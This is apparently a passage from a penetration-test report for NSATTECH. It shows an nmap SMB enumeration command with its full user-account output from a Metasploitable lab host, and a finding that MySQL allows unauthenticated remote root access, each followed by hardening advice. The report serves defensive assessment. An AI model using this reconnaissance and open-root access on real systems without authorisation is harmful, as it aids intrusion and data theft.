
Proof of Concept:

```
# Nmap 7.94SVN scan initiated Fri Sep 19 20:10:11 2025 as: nmap -p445 --script smb-enum-users,smb-enum-shares,smb-os-discovery -vvv -oN smb_recon 192.168.50.251
Nmap scan report for 192.168.50.251
Host is up, received syn-ack (0.00096s latency).
Scanned at 2025-09-19 20:10:11 CEST for 0s

PORT    STATE SERVICE      REASON
445/tcp open  microsoft-ds syn-ack

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-09-19T12:43:31-04:00
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\games (RID: 1010)
|     Full name:   games
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\gnats (RID: 1082)
|     Full name:   Gnats Bug-Reporting System (admin)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\irc (RID: 1078)
|     Full name:   ircd
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\klog (RID: 1206)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\libuuid (RID: 1200)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\list (RID: 1076)
|     Full name:   Mailing List Manager
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\lp (RID: 1014)
|     Full name:   lp
|     Flags:       Normal user account, Account disabled
```

```
|   METASPLOITABLE\mail (RID: 1016)
|     Full name:   mail
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\man (RID: 1012)
|     Full name:   man
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\msfadmin (RID: 3000)
|     Full name:   msfadmin,,,
|     Flags:       Normal user account
|   METASPLOITABLE\mysql (RID: 1218)
|     Full name:   MySQL Server,,,
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\news (RID: 1018)
|     Full name:   news
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\postfix (RID: 1212)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\postgres (RID: 1216)
|     Full name:   PostgreSQL administrator,,,
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\proftpd (RID: 1226)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\proxy (RID: 1026)
|     Full name:   proxy
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\root (RID: 1000)
|     Full name:   root
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\service (RID: 3004)
|     Full name:   ,,,
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\sshd (RID: 1208)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\sync (RID: 1008)
|     Full name:   sync
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\sys (RID: 1006)
|     Full name:   sys
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\syslog (RID: 1204)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\telnetd (RID: 1224)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\tomcat55 (RID: 1220)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\user (RID: 3002)
|     Full name:   just a user,111,,
|     Flags:       Normal user account
|   METASPLOITABLE\uucp (RID: 1020)
|     Full name:   uucp
|     Flags:       Normal user account, Account disabled
```



Recommendations for NSATTECH:

- Do not expose SMB to the Internet; restrict access to internal networks only.
- Disable SMBv1 and require SMB2/SMB3 with encryption. Ensure legacy protocols are removed and enforce secure dialects (SMB2/SMB3) with signing and encryption enabled.
- Harden permissions on shared folders. Apply the principle of least privilege, remove anonymous/guest access and minimise group membership for shared resources.


References:

https://hackviser.com/tactics/hardening/smb

09 - MySQL Insecure Login

A MySQL 5.0.51 service was found exposed on port 3306. The service allows unauthenticated root access without requiring credentials, granting full administrative privileges to any remote connection. This misconfiguration enables an attacker to read, modify, or delete data, tables, and entire databases, representing a critical security risk to the organization.

Proof of Concept:



Recommendations for NSATTECH:

- Secure the root account and remove unused or default accounts. Enforce strong

authentication and ensure the root user is only accessible locally.

- Apply the principle of least privilege by assigning users only the permissions strictly necessary for their operational tasks.
- Restrict access to internal or trusted networks only, blocking remote connections from external or untrusted sources.
- Enforce encrypted connections between clients and the MySQL server (e.g., SSL/TLS) to protect credentials and data in transit.

References:

https://cloud.google.com/mysql/hardening-mysql?hl=en

https://www.bytebase.com/reference/mysql/how-to/mysql-security-best-practices/